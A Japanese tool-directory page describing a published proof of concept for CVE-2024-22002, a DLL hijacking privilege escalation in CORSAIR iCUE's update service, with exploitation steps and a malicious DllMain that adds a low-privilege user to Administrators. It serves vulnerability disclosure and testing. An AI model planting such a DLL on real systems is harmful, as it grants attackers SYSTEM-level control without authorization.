
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/0xkickit/icue_dllhijack_lpe-cve-2024-22002
特権昇格脆弱性分析エクスプロイトペネトレーションテストバイナリエクスプロイト
GitHub0xkickit/icue_dllhijack_lpe-cve-2024-22002

iCUE_DllHijack_LPE-CVE-2024-22002

CVE-2024-22002の概念実証エクスプロイト。CORSAIR iCUEの更新サービスにおけるDLLハイジャックを介したローカル権限昇格を実証し、SYSTEMとしてコードを実行します。

リポジトリを見る
共有
532年前未レビュー

脆弱なソフトウェアとバージョン

  • ソフトウェアダウンロードリンク: CORSAIR iCUE v5.9.105(iCUE Murals対応)

説明

iCUE v5.9.105において、DLLハイジャックの脆弱性が確認されました。この脆弱性は、"iCUEUpdateService"サービスによって管理される更新プロセス中に発生します。このサービスは、"NT AUTHORITY\SYSTEM"権限で動作するプロセス("cuepkg.exe")を起動し、更新を実行します。プロセス開始時、iCUEインストールディレクトリ内の\cuepkg-1.2.6ディレクトリから様々なDLLを検索します。これらのDLLの一部はデフォルトでは存在しませんが、一般ユーザーがそのディレクトリにファイルを作成する権限を持っているため、攻撃者は悪意のあるDLLをそのディレクトリに仕込む可能性があります。その結果、この悪意のあるDLLがcuepkg.exeによって管理者権限でロードされます。

検出された影響を受けるDLLは以下の通りです:

  • MSASN1.dll
  • NTASN1.dll
  • profapi.dll

CVSSベクター: (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)

  • 基本値: 7.8(高)
  • 時間評価値: 7.8(高)
  • 環境評価値: 7.8(高)

PoC

例として、DLL profapi.dllを使用します。

  1. 悪意のあるDLLを作成し、%INSTALLDIR%cuepkg-1.2.6ディレクトリに追加します。
  2. プログラムが自動更新するのを待つか、またはこの場合は「更新を確認」をクリックして手動で更新を強制します。

  3. 管理者権限を持たないユーザーがグループに追加されます。


悪意のあるDLLが実行される前のlowprivユーザーの権限: lowpriv_cmd

悪意のあるDLLが実行された後のlowprivユーザーの権限: lowpriv_cmd_adm

  • 悪意のあるコード例:
#include "pch.h"
#include <windows.h>
#include <cstdlib>

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH:
    {
        system("net localgroup Administrators desktop-ckfiane\\lowpriv /add");
    }
    break;
    case DLL_PROCESS_DETACH:
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    }

    return TRUE;
}

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    371
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    336
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    322

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →